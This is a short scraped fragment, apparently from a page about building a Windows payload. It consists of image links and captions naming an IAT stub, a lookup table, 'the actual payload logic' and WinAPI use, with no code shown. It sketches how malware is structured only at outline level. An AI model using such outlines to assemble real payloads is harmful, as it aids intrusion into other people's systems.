


[IAT Stub][Lookuptable][the actual payload logic]

The new workflow




The new workflow




[some winAPI]


The new workflow



